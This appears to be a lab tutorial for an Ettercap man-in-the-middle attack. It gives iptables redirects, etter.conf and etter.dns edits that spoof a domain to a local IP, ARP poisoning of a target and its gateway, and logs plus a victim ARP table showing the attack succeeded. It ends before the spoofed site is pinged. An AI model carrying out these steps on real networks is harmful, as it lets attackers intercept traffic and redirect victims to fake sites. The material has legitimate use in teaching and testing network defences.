Ettercap DNS Spoof

```
# Enable IP Forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
# Allow DNS traffic through IP Tables Firewall
iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A PREROUTING -t nat -i eth0 -p udp --dport 53 -j REDIRECT --to-port 53
```

```
# Edit Ettercap .conf to allow it to work through firewall
vi /etc/ettercap/etter.conf
```

# EDIT THE BELOW VALUES

```
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
```

# EDIT LINES 177 and 178 to the below

```
# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```


# Edit Ettercap.dns to define what sites you wish to spoof

```
vi /etc/ettercap/etter.dns
```


# EDIT LINES 63,64,65 And add as many more as you like

```
osbornepro.com      A   192.168.29.128
*.osbornepro.com    A   192.168.29.128
www.osbornepro.com  A   192.168.29.128
```


# START ETTERCAP



Click Sniff - Unified Sniffiing or press Ctrl + U



File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P

Select the interface to sniff on and click OK




Network interface : eth0


Ping or communicate with another machine in local subnet and than stop the scan



Go to Hosts - Scan for Hosts or press Ctrl + S




Go to Hosts - Hosts List to verify hosts were found. If not ping and scan again. Communication needs to happen



192.168.29.1
192.168.29.129
192.168.29.254


Add target macchine to TARGET 1 by selecting it and clicking target 1



IP Address	MAC Address	Description
192.168.29.1	00:50:56:C0:00:01	
192.168.29.129	00:0C:29:A7:BC:8B	
192.168.29.254	00:50:56:FB:B4:F4	

```
Scanning the whole netmask for 255 hosts...
0 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.29.129 added to TARGET1
```


Select the gateway and add it to TARGET 2




IP Address	MAC Address	Description
192.168.29.1	00:50:56:C0:00:01	
192.168.29.129	00:0C:29:A7:BC:8B	
192.168.29.254	00:50:56:FB:B4:F4	

```
Scanning the whole netmask for 255 hosts...
0 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.29.129 added to TARGET1
Host 192.168.29.1 added to TARGET2
```

Select MITM - Arp Poisoning




Select “Sniff remote connections” and click OK




☑ Sniff remote connections.

□ Only poison one-way.

Select Plugins - Manage Plugins




Double Click DNS Spoof to Enable the plugin




	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims
	chk_poison	1.1	Check if the poisoning had suc
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an I

Go to Start - Start Sniffing to begin the attack




The Ettercap Log should show the below info




```
Activating dns_spoof plugin...

ARP poisoning victims:

 GROUP 1 : 192.168.29.129 00:0C:29:A7:BC:8B

 GROUP 2 : 192.168.29.1 00:50:56:C0:00:01
Unified sniffing is not running...
Starting Unified sniffing...

dns_spoof: A [osbornepro.com] spoofed to [192.168.29.128]
```

# ON TARGET MACHINE VERIFY THE ARP TABLE ENTRIES
For my settings 192.168.29.1 and 128 should have the same physical address



```
PS C:\Windows\system32> arp -a

Interface: 192.168.29.129 --- 0xf
  Internet Address      Physical Address      Type
  192.168.29.1          00-0c-29-b5-67-c1     dynamic
  192.168.29.128        00-0c-29-b5-67-c1     dynamic
  192.168.29.254        00-50-56-fb-b4-f4     dynamic
  192.168.29.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Now lets ping the site we spoofed



